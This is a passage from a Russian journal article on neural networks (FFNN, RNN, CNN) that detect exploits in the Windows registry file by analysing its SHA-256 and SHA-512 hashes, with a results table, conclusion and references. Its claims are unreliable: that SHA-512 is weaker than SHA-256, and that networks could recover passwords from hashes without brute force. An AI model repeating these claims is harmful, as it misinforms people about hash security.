На рис. 4 при каждом запуске обучения ИНС программа выдает разную производительность (на рисунке «Эффективность») ИНС из-за того, что первоначально веса нейронов формируются с использованием генератора случайных чисел на основе нормального закона распределения. В результате при каждом новом запуске обучение может завершаться с немного разным уровнем точности и обобщающей способности. В результате работы были получены максимально лучшие результаты по обнаружению эксплойтов в системном файле реестра операционной системы Windows по анализу хешов файла, сформированных с использованием алгоритмов SHA-256 и SHA-512, искусственными нейронными сетями FFNN, RNN, CNN (таблица №2).

Таблица №2

Производительность ИНС по обнаружению эксплойтов в системном файле реестра операционной системы Windows

Алгоритм хеширования файла	Вид ИНС		
	FFNN	RNN	CNN
SHA-256	0,6562	0,6831	0,6273
SHA-512	0,7324	0,7672	0,7019

Максимальная производительность (точность) ИНС архитектуры RNN составила 68,31% для алгоритма хеширования SHA-256 и 76,72% для алгоритма хеширования SHA-512.

Заключение

Информационные атаки могут критически влиять на процессы работы систем, поэтому очень важно вовремя реагировать на компьютерные инциденты и избегать риски их появления [10]. Результаты обнаружения эксплойтов в файле достигли хорошего уровня при условии обучения неглубокой ИНС. Из экспериментальных результатов видно, что

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

производительность ИНС архитектур FFNN и RNN сопоставимы друг с другом. При этом архитектура FFNN предпочтительна архитектуре RNN относительно времени выдачи результата. Архитектура FFNN по сравнению с архитектурой RNN показывает большую скорость выдачи результата от 9,8%.

Можно предположить, что как для FFNN, так и RNN существуют более оптимальные структуры, которые приведут к большим значениям производительности ИНС. Значит анализ эксплойтов по хешу файла с использованием ИНС можно применять в области кибербезопасности.

Эксперимент показал, чем больше длина хеша файла, тем более надежно определить в файле эксплойт, т.е. алгоритм хеширования SHA512 имеет меньшую стойкость в сравнении с SHA256 к анализу на наличие эксплойта.

Данное исследование позволит не только быстро определять вредоносную запись в файле, но и создать более эффективные программы на основе ИНС по «взламыванию» хешей, т.е. определение исходной информации для хеширования. Другими словами, ИНС может подобрать пароль по известному хешу без лобовой атаки на хеш или с небольшим количеством дополнительный итераций в лобовой атаке, но это будут дальнейшие исследования в области кибербезопасности авторов данной статьи.

Литература

1. Гайфулина Д.А., Котенко И.В. Применение методов глубокого обучения в задачах кибербезопасности. Часть 1 // Вопросы кибербезопасности. 2020. № 3. С. 76–86. DOI: 10.21681/2311-3456-2020-03-76-86.

2. Nielsen M.A. Neural networks and deep learning. San Francisco, CA, USA: Determination press, 2015. 200 p.

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

3. Hassan A., Khan Y. Prediction of S-Sulfenylation Sites Using Statistical Moments Based Features via CHOU'S 5-Step Rule // International Journal of Peptide Research and Therapeutics. 2020. Vol. 26. DOI: 10.1007/s10989-019-09931-2.

4. Podder P., Bharati S., Mondal M.R., Paul P., Köse U. Artificial Neural Network for Cybersecurity: A Comprehensive Review // Journal of Information Assurance and Security. MIR Labs, USA. 2021. Vol. 16, № 1, pp. 4-9.

5. Donohue B. Чудеса хеширования // Kaspersky daily. 2014. 10 апреля. URL: kaspersky.ru/blog/the-wonders-of-hashing/3633 (дата обращения: 02.08.2024).

6. Wang X., Feng D., Lai X., Yu H. Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD // IACR Cryptology ePrint Archive. 2004. pp. 199–217.

7. Stevens M., Bursztein E., Karpman P., Albertini A., Markov Y., Bianco A.P., Baisse C. Announcing the first SHA1 collision // Google security blog. URL: security.googleblog.com/2017/02/announcing-first-sha1-collision.html (дата обращения: 02.08.2024).

8. Leurent G., Peyrin T. From Collisions to Chosen-Prefix Collisions Application to Full SHA-1 // In: Ishai Y., Rijmen V. (eds). Advances in Cryptology – EUROCRYPT 2019. Lecture Notes in Computer Science. 2019. Vol. 11478. Springer, Cham. DOI: 10.1007/978-3-030-17659-4_18.

9. Ерохин В.В. Жадное послойное обучение сверточных нейронных сетей // Мягкие измерения и вычисления. 2021. № 11. Т. 48. С. 66–83. DOI: 10.36871/2618-9976.2021.11.004.

10. Михайлова В.Д. Описание инцидента при тестировании информационной безопасности киберфизических систем // Инженерный вестник Дона. 2025. № 6. URL: ivdon.ru/ru/magazine/archive/n6y2025/10120

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025

References

1. Gaifulina D.A., Kotenko I.V. Primeneniye metodov glubokogo obucheniya k zadacham kiberbezopasnosti. Chast' 1. Voprosy kiberbezopasnosti. 2020. Vol. 3. pp. 76–86; DOI: 10.21681/2311-3456-2020-03-76-86.

2. Nielsen M.A. Neural networks and deep learning. San Francisco, CA, USA: Determination Press, 2015. 200 p.

3. Hassan A., Khan Y. International Journal of Peptide Research and Therapeutics. 2020. Vol. 26. DOI: 10.1007/s10989-019-09931-2.

4. Podder P., Bharati S., Mondal M.R., Paul P., Köse U. Journal of Information Assurance and Security. MIR Labs, USA. 2021. Vol. 16, No. 1. pp. 4–9.

5. Donohue B. Kaspersky daily. 2014. April 10. URL: kaspersky.ru/blog/the-wonders-of-hashing/3633 (date of access: 02.08.2024).

6. Wang X., Feng D., Lai X., Yu H. IACR Cryptology ePrint Archive. 2004. pp. 199–217.

7. Stevens M., Bursztein E., Karpman P., Albertini A., Markov Y., Bianco A.P., Baisse C. Google security blog. URL: security.googleblog.com/2017/02/announcing-first-sha1-collision.html (date of access: 02.08.2024).

8. Leurent G., Peyrin T. In: Ishai Y., Rijmen V. (eds) Advances in Cryptology – EUROCRYPT 2019. Lecture Notes in Computer Science, Vol. 11478. Springer, Cham. 2019. DOI: 10.1007/978-3-030-17659-4_18.

9. Erokhin V.V. Myagkie izmereniya i vychisleniya. 2021. Vol. 48, No. 11. pp. 66–83; DOI: 10.36871/2618-9976.2021.11.004.

10. Mikhailova V.D. Inzhenernyj vestnik Dona. 2025. No. 6. URL: ivdon.ru/ru/magazine/archive/n6y2025/10120.

Дата поступления: 7.06.2025 Дата публикации: 26.07.2025

© Электронный научный журнал «Инженерный вестник Дона», 2007–2025